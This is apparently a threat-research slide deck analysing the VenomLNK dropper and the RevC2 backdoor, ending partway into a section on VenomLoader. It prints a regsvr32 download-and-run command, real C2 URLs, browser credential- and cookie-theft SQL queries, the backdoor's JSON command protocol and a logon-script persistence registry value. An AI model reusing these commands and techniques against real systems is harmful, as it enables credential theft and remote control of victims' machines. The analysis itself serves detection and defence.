VenomLNK's Triple Threat: The Backdoor Saga

Muhammed Irfan V A, Avinash Kumar and Dr. Nirmal Singh

Agenda

1. VenomLNK: The Initial Vector
2. Campaign 1: VenomLNK leads to RevC2
3. Campaign 2: VenomLNK leads to Venom Loader and Retdoor
4. Campaign 3: VenomLNK leads to Robodoor
5. Victimology


VenomLNK: The Initial Vector

- LNK file associated with VenomSpider (a.k.a. Golden Chickens) MaaS tools, used in initial attack phases.
- First observed in 2018.
- Delivers various VenomSpider tools, including TerraLoader, More_Eggs, and TerraStealer.

In H2 2024, We observed VenomLNK was used to deliver three backdoors:

1. RevC2
2. Retdoor
3. Robodoor


Campaign 1: VenomLNK leads to RevC2



VenomLNK: lure and command

- Contains an obfuscated `.bat` script.
- On execution, downloads a PNG/PDF file as a lure.
- Runs the command to register an ActiveX control and trigger RevC2 execution:

```
wmic process call create
"regsvr32 /s /i
{url-hosting-revc2}".
```



Discover
Coastal Living
at LIV Maritime

A New Level of Luxury Living in Dubai Maritime City, Striking from Every Angle.

Striking Views Encompass the Tower – Expansive Endless Views of the Arabian Gulf, the Jumeirah Coastline towards Bvlgari Resort, Burj Al Arab, and Palm Jumeirah, as wells as striking Downtown Dubai and Burj Khalifa Views.

Just outside your door, you'll find a lovely walking promenade along the sea, upscale shops, jogging paths, and inviting coffee houses.

Lure using brochure of a luxury living

RevC2

- A new backdoor written in C++.
- Communicates with C2 via WebSockets.
- Supported commands:
  - Stealing passwords
  - Executing shell commands
  - Taking screenshots
  - Proxying traffic
  - Stealing cookies
  - Execute a command as a different user
- Named after its PDB path: `C:\Users\PC\Desktop\C2New\Rev\x64\Release\Rev.pdb`.
- Motive : Financial gain

Functionality Overview


- Anti-Analysis Check(Process name and file name check)
- Encrypted string
- C2 communication protocol
- Client registration
- Process commands
- Persistence

Process name and filename check

- Retrieves the current process name and verifies if it matches regsvr32.exe.
- Checks the command line to ensure the DLL filename includes .ocx
- Used as Anti-Analysis techniques. If conditions are unmet, the process exits

Encrypted strings


- Initial RevC2 version: No string encryption.
- Next version: Strings encrypted with custom Base91 (modified alphabet) + XOR (Ref : Jason Reaves)
- Latest version: Encrypted strings loaded as stack strings and decrypted using XOR (hardcoded string as key).



```
ws://swisskernel.com:8082
Local\
SELECT host_key, name, encrypted_value, path, is_secure, is_httponly, samesite, expires_utc FROM cookies
C:\ProgramData\Temp\Cookies
C:\ProgramData\Temp
\Local State
dir "%LocalAppData%\Cookies" /s /b & dir "%appdata%\Cookies" /s /b
SELECT origin_url, action_url, username_value, password_value FROM logins
C:\ProgramData\Temp\Login Data
\Local State
dir "%LocalAppData%\Login Data" /s /b & dir "%appdata%\Login Data" /s /b
Local State
s.ocx
"encrypted_key"
cmd /c
Roaming
apis.ocx
\Packages\
ws://blueaxon.net:443
Environment
UserInitMprLogonScript
regsvr32 /s /i
```

C2 communication protocol


- Uses WebSockets for C2 communication via the websocketpp C++ library.
- Data exchanged in JSON format:
  - Server → Client: `{"type":"%command_ID%", "command":"%command%"}`
  - Client → Server: `{"%output_name%":"%output_value%", "type":"%command_ID%"}`
- Command_ID mismatch occurs in two cases: shell command execution and screenshot capture.
- Server-side emulation of RevC2 available: https://github.com/ThreatLabz/tools/tree/main/revc2



```
WebSocket server started on ws://localhost:8082
Registration  message: {"name":"DESKTOP-[redacted]","type":"0005"}

 Commands
1. RCE
2. Take ScreenShot
3. Steal Password
4. Steal Cookies
5. Create Process as different user
6. Proxy Traffic
Select a Option (1/2/3/4/5/6): 1
Please provide the command you want to execute : whoami
Sent message: {"type": "0001", "command": "whoami"}
Received message: {"result":"desktop-[redacted]\\irfan[redacted]\r\n","type":"0007"}
{'result': 'desktop-[redacted]\\irfan[redacted]\r\n', 'type': '0007'}
Filename: output_20241104_162720.json
File saved at: C:\Users\Irfan [redacted]\Desktop\19607358902\output_20241104_162720.json
```

Client registration

- Initial data sent to the server handles registration.
- JSON format: `{"name":"%computername%", "type":"0005"}`.
- Server responds with the command to be executed.




```
{"name":"DESKTOP-[redacted]","type":"0005"}
{"type": "0001", "command": "whoami"}
```

Commands: Steal password

- Command_ID 000000 is used to steal passwords from Chromium browsers.
- Saved passwords are retrieved and sent to the server in the format.

```
{"passwords":"Application: %application% Website:
%website% Login URL: %url% User name: %username%
Password: %password% ","type":"000000"}.
```




```
{"type": "000000", "command": ""}
{"passwords":"Application: Google\nWebsite: https://example.com/\nLogin URL: \nUser name: johndoe\nPassword: 12345\n","type":"000000"}
```

Commands : Executes shell commands

- Command_ID 0001 is used to execute shell commands.
- %command% is appended with cmd /c enabling attacker to run arbitrary code on the system.


```
{"result":"%output_of_command%", "type":"0007"}
```



```
{"type": "0001", "command": "whoami"}
{"result":"desktop[redacted]\irfan ali\r\n","type":"0007"}
```

Commands: Take Screenshots

- Command_ID 0002 is used to take screenshots of the victim's system.
- command configures the resolution multiplier for the screenshot.
- Screenshot is captured, base64 encoded, and sent to the server in JSON format: `{"image":"%base64encoded_image%", "type":"0006"}`.



```
{"type": "0002", "command": "1"}
{"image":"/9j/4AAQSkZJRgABAQEAYABgAAD/2wBDAAgGBgcGBQgHBwcJCQgKDBQNDAsLDBkSEw
8UHRofHh0aHBwgJC4nICIsIxwcKDcpLDAxNDQ0Hyc5PTgyPC4zNDL/2wBDAQkJCQwLDBgNDRgyIR
whMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjL/wAARCA
Q4B4ADASIAAhEBAxEB/8QAHwAAAQUBAQEBAQEAAAAAAAAAAECAwQFBgcICQoL/8QAtRAAAgEDAw
IEAwUFBAQAAAF9AQIDAAQRBRIhMUEGE1FhByJxFDKBkaEII0KxwRVS0fAkM2JyggkKFhcYGRolJi
coKSo0NTY3ODk6Q0RFRkdISUpTVFVWV1hZWmNkZWZnaGlqc3R1dnd4eXqDhIWGh4iJipKTlJWWl5
iZmqKjpKWmp6ipqrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uHi4+Tl5ufo6erx8vP09fb3+P
n6/8QAHwEAAwEBAQEBAQEBAQAAAAAAAAECAwQFBgcICQoL/8QAtREAAgECBAQDBAcFBAQAAQJ3AA
ECAxEEBSExBhJBUQdhcRMiMoEIFEKRobHBCSMzUvAVYnLRChYkNOEl8RcYGRomJygpKjU2Nzg5Ok
NERUZHSElKU1RVVldYWVpjZGVmZ2hpanN0dXZ3eHl6goOEhYaHiImKkpOUlZaXmJmaoqOkpaanqK
mqsrO0tba3uLm6wsPExcbHyMnK0tPU1dbX2Nna4uPk5ebn6Onq8vP09fb3+Pn6/9oADAMBAAIRAx
EAPwD3+uQ1v4gaZpjtBag3c68Er9wfj3/CoPiHr76bp62UD7ZJhlyDzt6Y/Hn8vevO5YNHHhr7a9
```

Commands: Proxy traffic


- Command_ID 0003 is used to proxy traffic through raw sockets using SOCKS5
- command property (proxy configuration) contains a json object in the format

```
{"listenerIP": "%ip%", "listenerPort" : "%port%"}
```

- RevC2 utilizes two internal command IDs:

  (i) 0x55 : Connects to a target address and proxies data from target to listener through the proxy server.


  (ii) 0x70 : Proxies data from the listener to target (socket established by command ID 0x55) through the proxy server.




```
{"type": "0003", "command": "{\"listenerIP\": \"127.0.0.1\",\"listenerPort\": \"65432\"}"}
```

Commands: Proxy traffic (Cont)

0x55


Target
Proxy server / infected system
Listener
Creates raw socket to target
Sends Target Address
Proxies data from target to listener


0x70


Target
Proxy server / infected system
Listener
Proxies data from listener to target

Commands: Steal cookies

- Command_ID 0009 is used to steal cookies from Chromium browsers.
- Saved cookies are retrieved and sent to the server in JSON format

```
{"cookies":"[ { "Application":"%application%"
, "domain": "%domain%", "expirationDate":
%expirationDate%, "httpOnly": %http_only%,
"name": "%cookie_name%", "path": "%path%",
"sameSite": "%samesite%", "Secure": %secure%,
"url": "%url%", "value": "%cookie_value%" }
]", "type": "0009"}
```




```
{"type": "0009", "command": ""}
{"cookies":"[\n   {\n        \"application\": \"C:\\\\Users\\\\Irfan Ali\\\
\AppData\\\\Local\\\\Google\\\\Chrome\\\\User Data\\\\Default\\\\Network\\\\
Cookies\",\n        \"domain\": \"github.com\",\n        \"expirationDate\":
50771987,\n        \"httpOnly\": false,\n        \"name\": \"_octo\",\n
\"path\": \"/\",\n        \"sameSite\": \"unspecified\",\n        \"secure\"
: true,\n        \"url\": \"https://github.com\",\n        \"value\": \"GH1.
[redacted]\"\n   },\n   {\n        \"application\": \"C:\\\\Us
```

Commands: Execute a command as a different user

- Command_ID 0012 is used to create a process under a different user.
- command property includes a JSON object:

  `{"username":"%username%", "password":"%password%", "command":"%commandline%"}.`
- **`CreateProcessWithLogonW`** API is used to execute the command with the provided credentials.
- The commandline result is not sent to the server.




```
{"type": "0012", "command": "{\"username\": \"Irfan Ali\",\"password\": \[redacted]",\"command\": \"ping 8.8.8.8\"}"}
```

Persistence


- Latest version of RevC2 includes persistence functionality.
- Implemented in the DllUnregisterServer export.
- Uses Windows logon scripts to achieve persistence
- Creates persistence under HKCU\Environment with registry value:
  - Name: UserInitMprLogonScript
  - Data: `regsvr32 /s /i %path_to_revc2_dll%`

Campaign 2: VenomLNK drops VenomLoader leading to Retdoor



VenomLNK: lure and command

- Contains an obfuscated .bat script that performs two main actions:
  1. Downloads and displays a lure (e.g. JPEG image).
  2. Downloads and executes VenomLoader via DLL SideLoading.



Transaction submitted successfully

View Transaction b4f368f46820b983356f4af61154d4f309800b9b6 6f04d4e2bcaa807c193697d on Mempool


Lure using crypto currency transaction

VenomLoader

- A simple loader written in C++, custom-built for each victim.
- Key functionalities:
    1. Payload decryption and execution
    2. Persistence

Custom Built

- Downloads a ZIP file containing:
    - A malicious DLL sideloaded alongside a legitimate executable from `[WebDAVServer]/%computername%/aaa`.
- Uses `%computername%` as the hardcoded XOR key to encrypt subsequent stages



